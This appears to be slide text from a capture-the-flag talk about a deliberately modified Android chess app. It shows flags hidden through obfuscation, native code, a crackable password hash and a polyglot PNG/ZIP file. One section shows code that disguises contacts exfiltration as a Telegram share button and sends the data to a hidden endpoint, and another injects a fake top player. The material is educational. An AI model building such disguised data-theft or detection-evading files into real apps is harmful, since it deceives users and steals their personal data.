


Plaintext Flags



FLAG{flag_here}

README.md

...flags in the format "FLAG{flag_here}" to be discovered...

- Reading all sources of information

"Steganography is the practice of representing information within another message or physical object, in such a manner that the presence of the concealed information would not be evident to an unsuspecting person's examination."

- Hidden in plain sight
- Don't count it, kind of unfair

<https://github.com/John-Popovici/malicious-flang-ctf>


FLAG{welcome-to-the-ctf}

app/src/main/java/de/tadris/flang/LauncherActivity.kt

```
private fun openMainActivity() {  
    startActivity(Intent(this, MainActivity::class.java))  
    Toast.makeText(this, "FLAG{welcome-to-the-ctf}", Toast.LENGTH_LONG).show()  
    finish()  
}
```

- Dynamic Analysis
- Decompiling apk, grep, search, read code
- Easy, provide motivation

Password Flags



FLAG{secret_unlocked_8431}

app/src/main/java/de/tadris/flang/ui/fragment/SettingsFragment.kt

```
fun deobfuscateFromHex(hex: String): String {  
    val bytes = hex.chunked(2).map { (it.toInt(16) xor 0x5A).toByte() }.toByteArray()  
    return String(bytes, Charsets.UTF_8)  
}  
val obFlag = "1c161b1d21293f39283f2e052f34363539313f3e27"
```

- Double layered obfuscation (could have done more)
- Reflection, renaming, splicing, and mixing data and variables (deep)

```
val cls = this::class.java  
val cls2 = HomeFragment::class.java  
val m1 = cls2.getDeclaredMethod("a1", String::class.java)  
val m2 = cls.getDeclaredMethod("a2", String::class.java)  
...  
if (m1.invoke(bInstance, a) != j3 && m1.invoke(bInstance, a) == j8 && j6 != "") { ... }
```

FLAG{n8ive_flag}

app/src/main/java/de/tadris/flang/ui/fragment/SettingsFragment.kt

```
val b = NativeSettingsBridge.resolveSecret(a, requireContext().assets)
...
if (b != "") { Toast.makeText(requireContext(), b, Toast.LENGTH_SHORT).show() }
```

- Computation only in native, required Ghidra
- Reads data from a non-code file: .../assets/opening_book/cover_preview.png

app/src/main/cpp/jni_flang.cpp

```
const std::string decoded_secret = read_overwrite(env, assetManager);
const size_t split = decoded_secret.find('|');
const std::string expected_password = split == std::string::npos ? "" :
    decoded_secret.substr(0, split);
const std::string flag_value = split == std::string::npos ? "" :
    decoded_secret.substr(split + 1);
```

FLAG{112233}

app/src/main/java/de/tadris/flang/ui/fragment/SettingsFragment.kt

```
val hash =  
"$6$VTmy.F/P/Agwe3Js$ls1VKCBMd8NceqflxF0KFIumXrDWH/IK7IdviyomEKgdSO4LddB1W6Ka0zA/  
CpcUcGZTubebOZN0pmQDGeIsV."  
...  
if (Crypt.crypt(a, hash) == hash) {  
    Toast.makeText(... a ...), Toast.LENGTH_SHORT).show()  
}
```

- Kept it simple to focus on breaking a hash (thank you BSides and Noah)
- Cannot reverse engineer ... the flag IS the password
- Made sure it was a VERY common password, found on any rockyou.txt

```
$ hashcat -m 1800 -a 0 hash.txt rockyou.txt
```

Polyglot File Flag

FLAG{image_cannibalism}

app/app/src/main/assets/opening_book/line_cache_02.dat

```
$ file line_cache_02.dat
line_cache_02.dat: PNG image data, 2316 x 3088, 8-bit colormap, non-interlaced
$ unzip line_cache_02.dat
Archive: line_cache_02.dat
warning [line_cache_02.dat]: 63419 extra bytes at beginning or within zipfile
(attempting to process anyway)
inflating: line_cache_02_2.png
```

- The image looks normal, it can even be opened as an image
- It is larger than other files its size... it is a polyglot file
- This can be used to bypass detection for malicious scripts, files ...

- Hack.lu 2025 Philippe Lagadec - How To Better Identify (Weaponized)
File Formats With Ftgness

Malicious Instrumentation

Contacts Exfiltration

app/src/main/java/de/tadris/flang/ui/fragment/SettingsFragment.kt

```
private val request... = register...(Activity...RequestPermission()) { granted ->
if (granted) {
    Toast.makeText(context, "Failed to connect to Telegram", ... )
    val json = openChannel()
    try {
        apiShareC("telegram.org/user/flang/shared", json)
    }
}} ...
```

- Button called "Share chat (Telegram)"
- Android requires permission, we need to disguise it & use fake URL

```
fun apiShareC(url_string: String, json: String): String {
    val endpoint = "http://$url:$port/shareC"
    return request(endpoint, json, "POST")
}
```

Fake Best Player

app/network-api/.../network_api/FlangAPI.kt

```
fun getTopPlayers(type: String = "blitz"): UserResult {  
    val result = getObject(...) as UserResult  
    val john = ...UserInfo("John", 9999f, false, "GM")  
    val users = ArrayList<...UserInfo>()  
    users.add(john)  
    users.addAll(result.users)  
    return ...UserResult(users)  
}
```

- Inject a fake player client-side
- Not strictly harmful... in most cases

